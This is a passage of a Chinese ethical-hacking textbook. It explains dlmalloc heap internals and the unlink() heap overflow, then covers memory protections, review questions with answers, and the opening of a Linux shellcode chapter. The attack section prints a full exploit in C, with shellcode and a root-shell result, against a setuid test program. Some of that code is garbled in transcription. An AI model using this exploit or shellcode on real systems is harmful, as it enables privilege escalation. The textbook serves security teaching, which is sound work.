- 空间最小化 以碎片最小化的方式来维护内存。碎片定义为，“连续内存块中程序未使用的空间”。
- 最大化的调整能力 如果需要，用户可选的特性和行为。

- 最大化的局部性 一起分配的内存块，通常在位置上彼此接近。
- 最大化的错误检测 提供一些方法，可用于检测内存覆盖、多次释放内存或其他原因造成的破坏。

块

正式的情况下，块定义为堆内存中一个连续的部分，可保存数据或者是空闲的。块可以分配、释放，还可以分裂（如果太大）或接合（如果与另一个空闲块相邻）。为满足可移植性，所有内存块的地址排列为8的倍数。因此，当用 malloc()函数请求分配内存时，为增加内存块边界标记会增加请求分配的内存大小，然后舍入到8的下一个倍数。


边界标记

dmalloc 的实现要求将“内务处理”信息与数据一同存储，也存储在堆中。也就是将块的大小、空闲状态以及指向其他块的指针等信息，保存在边界标记中。在 malloc.c 中，边界标记定义如下：

```
struct malloc_chunk {
    size_t prev_size; // 如果前一块为空闲，才会使用
    size_t size;      // 块的大小（按字节计算）+两个状态位
    struct malloc_chunk *fd; // 只用于空闲块
    struct malloc_chunk *bk; // 只用于空闲块
};
```

由于边界标记中有4个可选的字段（每个4字节），因此分配给一块的最少的内存需要16字节。

由于第一个字段引用了前一块，所以每一块的前后都会有边界标记信息。因为一块可以是分配的或空闲的，所以实际上有两种边界标记。



- * 如果前一块为空闲，该字段才有效
- ** 该字段在最低的两个位中保存了附加信息

在调用 `malloc()` 时，将返回表示内存位置的指针。对于每次分配和释放，边界标记的大小可能都不同。如果前一块被分配（使用），那么将忽略边界标记的第一个字段以节省空间。由于没有两个相邻的空闲块，当分配一个空闲块时，只需向“当前块大小”字段增加 4 字节，然后舍入到下一个 8 的倍数即可。例如，如果一个程序员使用 `malloc(26)`，那么会向必需的“当前块大小”字段增加 4 字节，并舍入到 32（下一个 8 的倍数）。

由于所有的大小都会舍入到下一个 8 的倍数，所以“当前块大小”字段的三个最低位总是不使用的。`dmalloc` 对这三个最低位的用法如下：

- 最低位用来标明前一块是否为空闲（称作 `PREV_INUSE`）。如果前一块已分配，则设置为 1。
- 次最低位用来标明该块是否是用 `mmap` 函数分配的（对当前讨论来说，不重要）。目前对该位需要了解的惟一事实就是，对 `dmalloc` 分配的内存，该位应设置为 0。
- 第三最低位总是为空。

“当前块大小”字段还用来计算到下一块的距离，该作用在后文中比较重要。

Bins

内存的空闲块保存在一个双链表中，按照大小，以 `bins` 存储。利用双链表，能够在两个方向遍历链表。链表的每个结点都有两个指针，一个指向下一个结点，一个指向前一个结点。末端结点的指针折回指向链表的另一端，形成环。总计有 128 个 `bins`。所有小于 512 字节的内存块认为是“小”块，存储在前 64 `bins`（每个 `bin` 对应于 16 ~ 512 字节的某一个空间，大小递增幅度为 8 字节）之一中。大于 512 字节的空闲块存储在剩余的 64 个 `bins` 中，块按大小群集。存储大块的 `bins` 是排好序的，按递减次序保存。只有两个空闲块不通过 `bins` 维护：`wilderness`（最顶部的空闲块，被认为是最大的块），以及最近分裂块中的剩余者，为保证局部性留在手头待用。最初，所有 `bins` 中都只有 0 个块，这是因为开始时只存在 `wilderness` 块，而该块并不保存在 `bin` 中。

操作

前面已经解释过堆的基本组成部分，现在我们将讨论 `dmalloc` 的操作。

`malloc()`

`malloc()` 函数用来分配内存。下列算法用来搜索保存空闲块的 `bins`，并在所请求的内存大小和可用的空闲块之间找到最佳适配。`malloc()` 函数返回一个指针，表示分配块中的内存位置。

1. 空闲块 bins 逆序搜索 (从小到大), 从最小的 bin 索引开始 (计算时是将请求分配的大小除以 8)。在搜索期间, 以最佳适配原则检查块, 这意味着需要找到足够大的块 (足够大以满足请求, 而又不能超过请求的大小 16 字节)。如果在搜索期间发现了一个超过请求的大小 16 字节的块, 则分裂该块以满足请求。在这种情况下, 该大块内存的剩余部分, 则标记为最近分裂的剩余者。

2. 检查最近分裂剩余者的大小。该方法可以保证满足局部性的要求。

3. 检查较大的 bins, 使用上述的最佳适配算法。

4. 分裂 wilderness 以满足请求。如果 wilderness 不够大, 则 malloc 调用 sbrk() 系统来增长堆的大小。如果没有更多的系统内存可以用来增长堆, 则 sbrk() 失败, malloc 将返回 NULL。

calloc()

calloc() 函数非常类似于 malloc()。差异在于, calloc() 返回时, 指针所指向的内存都已经被清零。笔者在本章中不会讨论该函数。

realloc()

realloc() 函数用来重新分配内存块, 或者移动数据, 或者增大或减少块的空间大小。笔者在本章中也不会讨论该函数。

free()


free() 函数用来将内存返回给内存管理程序, 使之重新可用。此时, 块的边界标记会改变, 而该块会用 frontlink() 函数插入到适当大小的 bin 中。free() 函数最重要的功能是检查相邻的块, 确认它们不是空闲的。如果空闲则必须进行接合操作, 以形成一个大的空闲块并放到适当的 bin 中。在该操作完成时, 有几种可能性:

- 如果相邻的块不是空闲的, 那么该过程是简单的。调用 frontlink() 函数, 并将该块放到适当的 bin 中, 以供重新使用。
- 如果下一个较高地址的块是空闲的, 那么要检查较高地址的块是否是 wilderness 块本身。如果是, 将当前块与 wilderness 合并。
- 如果相邻块 (高或低地址) 是空闲的, 则要检查该空闲块是否刚好是最近分裂块的剩余部分 (记住, 该块的处理是特别的)。如果是, 当前块则需要与该块合并, 并在 bins 之外维护。如果不是, 则需要合并两个空闲块, 然后调用 frontlink() 函数将新的空闲块插入到适当大小的 bin 中。

笔者将详细讨论的问题，是上述最后一种情况。在合并两个相邻空闲块时，已经空闲的块需要从现存的 bin 中去掉，合并后再放到新的 bin 中。这需要一个称作解链 (unlink) 的过程，即将该块从双链表的前、后两个块解除链接，并将双链表重新链接起来。这些都是使用空闲块边界标记中的指针字段完成的，正像 malloc.c 中 unlink 宏所定义的：

```
#define unlink( P, BK, FD ) { //P 是当前块, BK 和 FD 是指针
BK = P->bk; //1、存储块当前的后向指针值
FD = P->fd; //2、存储块当前的前向指针值
FD->bk = BK; //3、将下一块的后向指针指向前一块
BK->fd = FD; //4、将前一块的前向指针指向下一块
}
```

看过以下对解链过程的图示，读者将对解链的概念有更多的了解。注意，在调用 unlink() 函数之后，与中间指定块相邻的两个块现在直接连接起来，即绕过了被解链的块。



9.2.4 堆溢出攻击

“参考文献”部分提到的先驱们发现了攻击堆溢出漏洞的方法。笔者将主要介绍所谓的 unlink() 攻击，该方法最早由 Solar Designer 提出。

unlink() 攻击

当两个相邻分配的内存块的第一个受到堆溢出的影响时，溢出会破坏第二块的边界标记。由于第二块在第一块之后立即开始（没有 prev_size 字段），溢出的 3 个字节就会完全改写第二块边界标记中的 size、fd_ptr、和 bk_ptr 字段。由于攻击者获得了对这些内存位置的控制，因此可以在相关的位置上放一些所选的数据。

记住，当第一个块被 `free()` 函数释放时，会察看下一块是否为空闲的。如果是，该块将与第一块接合为一个空闲块。该攻击的目标在于使 `unlink()` 函数不正确地向前接合内存，从而将第二块从现存的 bin 中删除，并将新合并的块放置到适当的 bin 中。但如果第二块已经分配，那么如何使 `free()` 函数调用 `unlink()` 函数呢？很简单：可以更改第二块的边界标记，以在链表中插入一个伪造的块。

此外，是否使用 `unlink()`，取决于当前被 `free()` 释放的块其下一个相邻的块是否是空闲的。要确定一个块是否是空闲的，只需检查下一（第三个）块的 `size` 字段的最低位。在本例中，由于我们控制了第二块，可以使 `free` 去检查第三个块的 `size` 字段，而这第三块也是我们伪造的。当然，伪造的块将标明第二块是空闲的，因此需要接合到第一个块中。在 `free()` 函数试图解链第二块时，错误的 `fd_ptr` 和 `bk_ptr` 字段可用来改写内存中任意一个位置。对于该攻击来说，一个很好的目标是某个函数指针。实际上，在本例中最好的目标就是 `free()` 函数本身的函数指针，因为该函数将在下一步调用（至少用于释放 `buf2`，这是应用程序的逻辑）。

在制作用于注入 `buf1` 的溢出缓冲区时，可使用下列方法：

- 4 字节无用数据，不使用：这些字节将被第一个 `free()` 调用改写，因为在将该块添加到 bin 之前，会试图添加一个 `prev_size` 字段。
- 4 字节无用数据，不使用：这些字节将被第一个 `free ()` 调用改写，因为在将该块添加到 bins 之前，会试图添加一个 `size` 字段。
- 向前跳转 12 字节的二进制命令“`\xeb\x0c`”：这是因为，`unlink` 宏的第四步将改写第三个字段(`fd`)的 8~11 字节。等到第四步执行时，所写入的则是我们提供的 `shellcode` 的地址。因此在 `shellcode` 开头，需要使用指令跳过将被改写的区域，而从字节 12 开始。
- 12 字节无用数据：通过上述的二进制命令跳过这部分数据。
- `Shellcode`：有用的部分。
- 无用数据的填充值，在 `buf1` 结束之前，最多 4 个字节。
- 一个负数，最低位为 0；用 `0xfffffc` 就可以。
- -4，即 `0xfffffc`：这是在溢出过程中，对应于第二块 `size` 字段的部分。我们需要使 `dlmalloc` 去检查第三个（伪造的）块。这需要使 `dlmalloc` 得知，第三块开始于第二块开始之前 4 字节（即上述的 `0xfffffc`），而第三块 `size` 字段的最低位（`PREV_INUSE`）设置为 0，这意味着第二块是空闲的，需要解链。
- 需要改写的内存位置：-2：该值对应于新的第二块的 `fd_ptr`。在本例中，我们将使用 `free()` 函数的位置：`call-12`

- 打算改写的值：该值对应于新的第二块的 bk_ptr。在本例中，将使用 shellcode 的位置。
- 所制作的注入缓冲区，以 NULL 字符 (\0) 结束。

攻击示例

最后，我们看一下例子。

```
#
# cat heap2.c
# //heap2.c
#include <stdlib.h>
#include <string.h>
int main( int argc, char * argv[] ){
    char * buf1 = malloc(300);
    char * buf2 = malloc(20);
    strcpy( buf1, argv[1] );
    free(buf1);
    free(buf2);
    return(0);
}
```

请注意例子在堆上用 malloc()分配两个缓冲区。在请求分配 300 字节时，分配内存的最小长度是 300+4，舍入到 8 的下一个倍数，刚好是 304（记住该值！）。注意，程序通过 argv[1] 获得输入，并将其不加检查地复制到 buf1。接下来，缓冲区被释放的顺序，首先是 buf1，然后是 buf2。顺序是重要的。实际上，有关该程序的一切都是重要的，这也是堆溢出比栈溢出要难得多的原因，因为有更多需要注意的因素。

好，我们来编译程序，准备使用它。

```
# gcc -o heap2 heap2.c
# chmod u+s heap2
# ls -l heap2
-rwsr-xr-x  1 root  root    4430 Jun 22 02:13 heap2
#
```

到这，笔者将利用持有源代码的优势，来获取一些内存中的值，使得任务更容易完成。



注意：如果读者没有源代码，那么像前述章节那样，通过蛮力、使用 shell 或 Perl 脚本都可以奏效。

首先，笔者需要获得全局偏移表（Global offset table，GOT）中的一个位置以便修改，可使用 objdump -R 命令完成。在 GOT 中有许多诱人的目标，但对于我们的目的而言，笔

者将使用 `free()` 函数指针，因为有一点很清楚，在堆溢出不久之后，应用程序会调用 `free()` 函数。

```
# objdump -R ./heap2 |grep free
08049548 R_386_JUMP_SLOT free
```

现在我们需要用一个值来改写 `free()` 函数指针。为获得该地址，我们将 shellcode 存储在缓冲区开始的 8 字节后。这里使用了数值 8，是因为在第一个 `free()` 调用期间，缓冲区的前 8 个字节将被改写。

为了找到缓冲区的开始，我们使用 `ltrace` 命令。读者的系统上可能没有安装该命令，因此需要获得该工具的源代码，再使用下述命令进行安装：

```
tar -xzvf <压缩 tar 文件名>
cd <展开目录名称>
./configure
./make
./make install
```

`ltrace` 命令会追踪库调用；它不同于 `strace`，后者只追踪系统调用。使用该工具，我们可以得到 `buf1` 的内存位置，`buf1` 是使用 `malloc(300)` 库调用分配的。

```
# ltrace ./heap2 2>&1 |grep 300
malloc(300) = 0x8049560
```



注意：与以往相同，读者的结果与书中可能是不同的。

利用这两个内存值，可以制作下列攻击代码，并实现前述的 `unlink()` 攻击。

```
$
$ cat heap2_exploit.c
//heap2_exploit.c
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x08049548 ) //用 objdump 得出
#define CODE_ADDRESS ( 0x08049560 + 2*4 ) //用 ltrace 得出
//按上文的解释，已经加 8

#define VULN_SIZE 312 //将分配块的大小-4 + 12
#define PREV_INUSE 0x1
int i;
char buf[1000];
```

```

char shellcode[] =
    /* 向前跳转 12 字节的指令，接下来是 12 字节无用信息 */
    "\xeb\x0c\xff\xff\xff\xff"
    /* 普遍使用的 Aleph1 的 shellcode */
    "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void ){
    int filler_len= (VULN_SIZE - 4*4) - (2*4 + strlen(shellcode));
    strcat(buf, "\xff\xff\xff\xff"); //无用数据填充值
    strcat(buf, "\xff\xff\xff\xff"); //无用数据填充值

    strcat(buf, shellcode); //shellcode 在 buf 开始 8 字节后
    //现在放置填充值，以溢出 buf1 剩余的部分

    for(i=0; i < filler_len; i++)
        strcat(buf, "B");
        strcat(buf, "\xf0\xff\xff\xff"); //伪造的 buf2 的 prev_size 字段
        strcat(buf, "\xfc\xff\xff\xff"); //伪造 buf2 的 size 字段
        int t=strlen(buf);
        /*添加需要改写的内存位置，本例中是 free()函数指针，不要忘记低字节在前的字节序问题，通过使用>>可以将字节右移所需的数量，以保证字节序正确。*/
    for (i=t;i< (t+4); i++)
        buf[i]=((unsigned long)(FUNCTION_POINTER-12) ?(i*8) ) &255;
    //添加需要在函数指针位置存储的值（我们的 shellcode 的地址）
    for (i=(t+4);i<(t+8); i++)
        buf[i] = ((unsigned long)CODE_ADDRESS ?(i*8) ) &255;
        buf[t+8]='\0 ;

        execl("./heap2", "heap2", buf, NULL); //攻击！
        return(0);
}

```



注意：在编译程序之前，要记得改变硬编码的函数指针和代码地址值。

```

$ gcc -o heap2_exploit heap2_exploit.c
$ ./heap2_exploit
sh-2.05b# whoami
root
sh-2.05b# exit
exit
$

```

上述代码可以工作：我们能够溢出 buf1，并将制作的缓冲区注入，以获得控制权。

9.2.5 其他攻击

除了先前描述的攻击外，还有其他的堆溢出攻击方法。

frontlink()攻击

也可以攻击 frontlink()函数本身。该技巧在“参考文献”中列出的文章 Phrack 57:8 中讨论过。该文章讨论了 frontlink()用于遍历空闲块链表、搜索插入的新空闲块位置的算法。如果一个规模较大的堆适当地溢出，那么可以糊弄 frontlink()函数，使之在遍历空闲块链表时进入到一个伪造的块，而其余的工作则毋须赘述。这种攻击要困难得多，但可以完成。

.dtor

在本章前文讨论格式串的一节中提到，.dtor 节是懒人获得 root 权限的方法，堆溢出也是如此。

参考文献

- [1] Aleph One, "Smashing the Stack" www.mindsec.com/files/p49-14.txt
- [2] Jon Erickson, Hacking: The Art of Exploitation (San Francisco: No Starch Press, 2003)
- [3] Koziol et al., The Shellcoder's Handbook (Indianapolis: Wiley Publishing, 2004)
- [4] Hoglund and McGraw, Exploiting Software: How to Break Code (Boston: Addison-Wesley, 2004)
- [5] 与堆溢出相关的有用链接：

www.phrack.org/show.php?p=57&a=9

www.phrack.org/show.php?p=57&a=8

http://neworder.box.sk/newsread_print.php?newsid=7394

www.mit.edu/iap/2004/exploits/exploits02.pdf

www.dsinet.org/textfiles/coding/w00w00-heap-overflows.txt

www.auto.tuwien.ac.at/~chris/teaching/slides/HeapOverflow.pdf

<http://artofhacking.com/files/phrack/phrack61/P61-0X06.TXT>

9.3 内存保护方案

由于缓冲区溢出和堆溢出的存在，许多程序员开发了内存保护方案来防止此类攻击。我们会看到，其中有些可行，而有些无效。

9.3.1 Libsafe

Libsafe 是一个动态库，为一些危险函数提供了较安全的实现：

- strcpy()
- strcat()
- sprintf(), vsprintf()
- getwd()
- gets()
- realpath()
- fscanf(), scanf(), sscanf()

Libsafe 改写了上述危险的 libc 函数，取代了与边界检查和输入处理有关的实现，从而消除了大多数基于栈的攻击。但它并没有针对本章描述的基于堆的攻击提供保护。

9.3.2 GRSecurity 内核补丁和脚本

GRSecurity 是一组核心级的补丁和脚本，针对基于栈和堆的攻击提供了保护。其中的补丁和脚本引入了许多保护方案；笔者在此只提及其中几个。

Openwall：非可执行栈

最早提及的方案之一是，简单地将栈内存页面标记为不可执行的。毕竟，没有不良意图的人谁会打算在栈上执行代码呢？这行得通。但它也容易被攻击者利用。

返回 libc

“返回 libc”是一种技术，其目的是为了绕开将栈内存页面标记为不可执行的保护方案，例如 Openwall。本质上，该技术是将受控的 eip 指向 libc 中现存的函数，而不是 shellcode。记住，libc 是普遍存在的 C 函数库，所有程序都会使用。该库包括类似 system() 和 exit() 的函数，而这两者都是有价值的攻击目标。我们比较感兴趣的是 system() 函数，它

被用来在系统上运行程序。所有需要做的就是改变栈上的数据，使得 `system()` 函数调用我们预定的程序，例如 `/bin/sh`。参考文献中的文章详细地解释了该技术。

随机的 `mmap()`

GRSecurity 有一种方法可处理“返回 libc”攻击，具体的作法是将调用 libc 函数指针的方法随机化。这是通过 `mmap()` 命令完成的，通过这种方法，使得指向 `system()` 函数的指针几乎不可能被找到，但仍然可使用蛮力方法来发现类似 `system()` 的函数调用。

PaX：非可执行栈和堆

PaX 补丁试图通过改变内存分页方法来控制内存的栈和堆区。通常，有一个页表项（page table entry, PTE）会跟踪内存的页面；另外还有一种缓存机制，称为数据和指令转换旁路缓冲区（data and instruction translation look-aside buffers, TLB）。TLB 存储了最近访问的内存页面，处理器访问内存时首先会检查 TLB。如果 TLB 缓存中没有所需的内存页面（高速缓存失效），则通过 PTE 来查找并访问内存页面。PaX 补丁实现了一组用于 TLB 缓存的状态表，并维护了特定内存页面的读/写或执行模式信息。如果发生绕过内存页面将读/写模式转换为执行模式的请求，该补丁会介入，记录日志并停止进行该请求的进程。

9.3.3 Stackshield

Stackshield 的方法是替换 gcc 编译器，在编译时捕获不安全的操作。安装后，用户编译程序时不再使用 gcc，而是使用 `shieldgcc`。

9.3.4 综合

笔者已经讨论了一些常用的内存保护技术，那么这些技术如何联合使用呢？就笔者所见，只有 Stackguard 和 PaX 同时提供了对栈和堆的保护，Libsafe、Openwall 和随机的 `mmap()` 方法都只能防护基于栈的攻击。下表说明了不同方法的差异。

内存保护方案	基于栈的攻击	基于堆的攻击
不保护	易受攻击	易受攻击
Stackguard	得到防护	得到防护
PaX	得到防护	得到防护
Libsafe	得到防护	易受攻击
Openwall	得到防护	易受攻击
随机的 <code>mmap()</code>	得到防护	易受攻击

参考文献

- [1] "A Buffer Overflow Study: Attacks and Defenses"
<http://downloads.securityfocus.com/library/report.pdf>
- [2] Jon Erickson, Hacking: The Art of Exploitation (San Francisco: No Starch Press, 2003)
- [3] Koziol et al., The Shellcoder's Handbook (Indianapolis: Wiley Publishing, 2004)
- [4] Hoglund and McGraw, Exploiting Software: How to Break Code (Boston: Addison-Wesley, 2004)

9.4 摘要

如果读者基本上理解了下述概念，即可继续阅读。

- 格式串攻击：
 - 由于使用危险的 `printf(var)` 格式而引起。
 - 攻击者可以读取或写入任意内存位置。
 - `%s` 格式标记用来读取任意内存位置。
 - `%n` 格式标记用来向任意内存位置写入。
 - 收获大的目标包括 `elf` 文件的函数表，特别是 `.dtors`。
 - 程序员的简单疏忽可能导致整个系统的崩溃。
- 堆溢出攻击：
 - 堆是动态内存区域，在运行时按照应用程序的要求分配。
 - 内核程序提供了 `sbrk()` 和 `mmap()` 函数，用于为堆分配内存。
 - 实现内存分配 (`malloc`) 程序，是为了提供更多的功能、可移植性、稳定性、纠错能力等。
 - Linux 系统上使用的是 Doug Lea 的 `malloc` 实现 (`dlmalloc`)。
 - 堆内存是分块 (分配和释放) 的。
 - 空闲块用双链表维护，按 `bins` 存放。
 - 管理性的信息 (如指针、长度等等) 存储在内存块相邻的边界标记中。
 - 边界标记可能溢出，令 `dlmalloc` 和 `unlink()` 错误地改写任意内存位置，可导致系统被攻破。

7. 对堆最佳的描述为：

- A. 静态内存，在运行时间由内核分配。
- B. 动态内存，编译时由应用程序请求分配。
- C. 动态内存，运行时间由内核请求分配。
- D. 动态内存，运行时间由应用程序请求分配。

8. 下列命令行的执行表示什么？

```
$ objdump -s -j .dtors ./dtor
./dtor:      file format elf32-i386
Contents of section .dtors:
8049500 ffffffff 86830408 00000000      .....
```

- A. 在称作./dtor的程序中存在单个 deconstructor。
- B. 在称作./dtor的程序中 deconstructor 表为空。
- C. 在称作./dtor的程序中存在两个 destructor 函数。
- D. 在称作./dtor的程序中存在三个 destructor 函数。

9.4.2 答案

1. A。PaX 内存保护方案可同时保护堆和栈内存页面，是通过在 TLB 缓存中实现状态表来完成的。其他的方案并非如此。
2. B。空闲内存块的第二个字段用于指向位于 bin 的下一内存块，称为 fd_ptr。在该指针之前是 size 字段。在分配内存块中不存在 prev_size 字段，因为两个空闲内存块不可能彼此相邻，如果前一块已经分配，该字段会被忽略。该字段之后是 bk_ptr 字段，用来指向前一空闲块。
3. B。%s 格式标记用来从栈中读取下一内存位置。3\$称作直接参数访问，本例中用来读取栈中的第三个内存位置。
4. A。取决于前一块是否是空闲的，已分配堆内存块边界标记的第二个字段用来存储当前块的长度或数据本身。
5. D。elf 文件头的.dtor 节用来在一个进程退出时执行任务。C 选项，用于该目的是.ctor 节。
6. C。dldmalloc 使用 size 字段的最低位标明前一块是否是空闲的(称作 PREV_INUSE)。
7. D。堆最好的的描述是：动态内存，在运行时由应用程序请求分配。
8. A。输出 8049500 ffffffff 86830408 00000000 表明，在 ffffffff (.dtor 节的开始标记) 之后、00000000 (.dtor 节的结束标记) 之前有一个 destructor 函数指针。

编写 Linux Shellcode

在本章中，笔者将涵盖 Linux shellcode。在此过程中，读者将学习到下列知识：

- 基本的 Linux shellcode
 - 系统调用概述
 - exit 系统调用
 - 了解 setreuid 系统调用
 - 用 execve 产生衍生 shell 的 shellcode
 - 绑定端口的 shellcode
- Linux socket 编程
 - 用汇编建立 socket
 - 测试 shellcode
- 反向连接的 shellcode
 - 使用 C 语言产生反向连接 shell
 - 使用汇编产生反向连接 shell

在前几章中，笔者使用了普遍使用的 Aleph1 的 shellcode。在本章中，我们将学习编写自己的 shellcode。尽管以前给出的 shellcode 在例子中很有效，但自行创建 shellcode 的实践也是值得的，因为可能在很多环境下标准的 shellcode 无效，此时就需要创建适当的 shellcode。

10.1 基本的 Linux Shellcode

shellcode 这一名词指的是能够完成任务的自包含的二进制代码。不同的任务可能包括发出一条系统调用或向攻击者提供一个 shell, 后者就是 shellcode 的原始目标 (shellcode 得名与此)。有三种方法可编写 shellcode:

- 直接编写十六进制操作码。
- 用高级语言 (如 C) 编写一个程序, 编译, 然后反汇编以获得汇编指令和十六进制操作码。
- 编写一个汇编程序, 汇编程序, 从二进制文件中提取十六进制操作码。

直接编写十六进制操作码有点偏激。笔者将从 C 语言的方法开始, 但会快速转到编写汇编代码、对程序进行汇编、提取操作码的方法。无论如何, 读者都需要了解低层 (核心) 函数, 如读、写、执行等。因为这些系统函数在核心级别执行, 我们需要了解用户进程与系统核心通信的方式。

10.1.1 系统调用

操作系统的目的是充当用户 (进程) 和硬件之间的“桥梁”。与操作系统核心通信的方法, 基本上有三种:

- 硬件中断 例如, 从键盘发出的异步信号。
- 硬件异常 例如, 非法的“除以 0”错误的结果。
- 软件异常 例如, 要求一个进程被调度执行。

软件异常对正义黑客是最有用的, 因为它提供了用户进程与内核通信的方法。一般来说, 内核将某些基本的系统级函数抽象处理, 并提供了系统调用接口供用户使用。

Linux 系统的系统调用的定义可以在下列文件中找到:

```
$cat /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_
/*
 * 本文件包含了系统调用号。*/
#define __NR_exit          1
#define __NR_fork         2
#define __NR_read         3
```

```

#define __NR_write          4
#define __NR_open          5
#define __NR_close        6
#define __NR_waitpid      7
#define __NR_creat        8
#define __NR_link         9
#define __NR_unlink       10
#define __NR_execve       11
#define __NR_chdir        12
#define __NR_time         13
#define __NR_mknod        14
#define __NR_chmod        15
#define __NR_lchown       16
#define __NR_break        17
#define __NR_oldstat      18
#define __NR_lseek        19
#define __NR_getpid       20
#define __NR_mount        21
#define __NR_umount       22
#define __NR_setuid       23
#define __NR_getuid       24
#define __NR_stime        25
...略..
#define __NR_setreuid     70
...略..
#define __NR_socketcall  102
...略..
#define __NR_exit_group   252
...略..

```

在下一节中，笔者将开始进行系统调用，从 C 开始。

C 的系统调用

在 C 语言层次，程序员只需要引用函数的签名，并提供数目正确的参数就可以使用系统调用接口。找到函数签名最简单的方法是查找函数的帮助手册。

例如，为更多地了解 `execve` 系统调用，读者可以输入：

```
$man 2 execve
```

这将显示以下帮助：

```

EXECVE(2)                                Linux Programmer's Manual          EXECVE(2)
NAME
    execve - execute program
SYNOPSIS

```

```
#include <unistd.h>
int  execve(const char *filename, char *const argv [],
           char *const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form "#! interpreter [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as interpreter [arg] filename.

argv is an array of argument strings passed to the new program, envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both, argv and envp must be terminated by a NULL pointer. The argument vector and envi-execve() does not return on success, and the text, data, bss, and stack of the calling process are overwritten by that of the program loaded. The program invoked inherits the calling process's PID, and any open file descriptors that are not set to close on exec. Signals pending on the calling process are cleared. Any signals set to be caught by the calling process are reset to their default behaviour.

. . . 略...

像下一节说明的那样，上述的系统调用可以立即用汇编语言执行。

汇编语言系统调用

在汇编语言层次时，要进行系统调用，需要加载以下项目：

- eax 用来加载系统调用号的十六进制值（参见上述的 unistd.h ），
- ebx 如果用到，用来加载第一个用户参数。
- ecx 如果用到，用来加载第二个用户参数。
- edx 如果用到，用来加载第三个用户参数。
- esx 如果用到，用来加载第四个用户参数。
- edi 如果用到，用来加载第五个用户参数。

如果超过五个参数，则需要内存中存储一个参数数组，数组的地址保存在 ebx 中。

加载寄存器后，则调用一个 int 0x80 汇编指令发出软件中断，强制内核停止当前工作来处理中断。内核首先检查参数的正确性，然后将寄存器值复制到内核的内存空间，接下来参照中断描述符表（Interrupt Descriptor Table，IDT）来处理中断。

最容易理解该过程的方法是看一个例子，参见下一节。

10.1.2 Exit 系统调用

笔者首先要看的系统调用是 `exit(0)`。`exit` 系统调用的参数如下：

- `eax` `0x01` (由上述的 `unistd.h` 文件可知)。
- `ebx` 用户提供的参数 (本例中为 `0`)。

由于这是我们第一次试图编写系统调用，因此从 C 语言开始。

从 C 语言开始

下列代码将执行函数 `exit(0)`：

```
$ cat exit.c
#include <stdlib.h>
main(){
    exit(0);
}
```

编译该程序。使用 `-static` 参数来编译对 `exit` 的调用。

```
$ gcc -static -o exit exit.c
```



注意：如果发生以下错误，可能是你的系统上没有安装 `glibc - static - devel` 包：

```
/usr/bin/ld: cannot find -lc
```

读者可以安装相应的 `rpm`，或者去掉 `-static` 参数。许多新的编译器都可以链接 `exit` 调用，而无需 `-static` 参数。

现在使用 `-q` 参数，以安静模式启动 `gdb` (跳过标题)。首先在 `main` 函数设置一个断点，然后用 `r` 运行程序，最后用 `disass _exit` 来反汇编 `_exit` 函数调用。

```
$ gdb exit -q
(gdb) b main
Breakpoint 1 at 0x80481d6
(gdb) r
Starting program: /root/book/chapt10/exit

Breakpoint 1, 0x080481d6 in main ()
(gdb) disass _exit
Dump of assembler code for function _exit:
0x804c56c <_exit>:      mov     0x4(%esp,1),%ebx
0x804c570 <_exit+4>:    mov     $0xfc,%eax
0x804c575 <_exit+9>:    int     $0x80
0x804c577 <_exit+11>:   mov     $0x1,%eax
```

```

0x804c57c <_exit+16>: int    $0x80
0x804c57e <_exit+18>: hlt
0x804c57f <_exit+19>: nop
End of assembler dump, (gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$

```

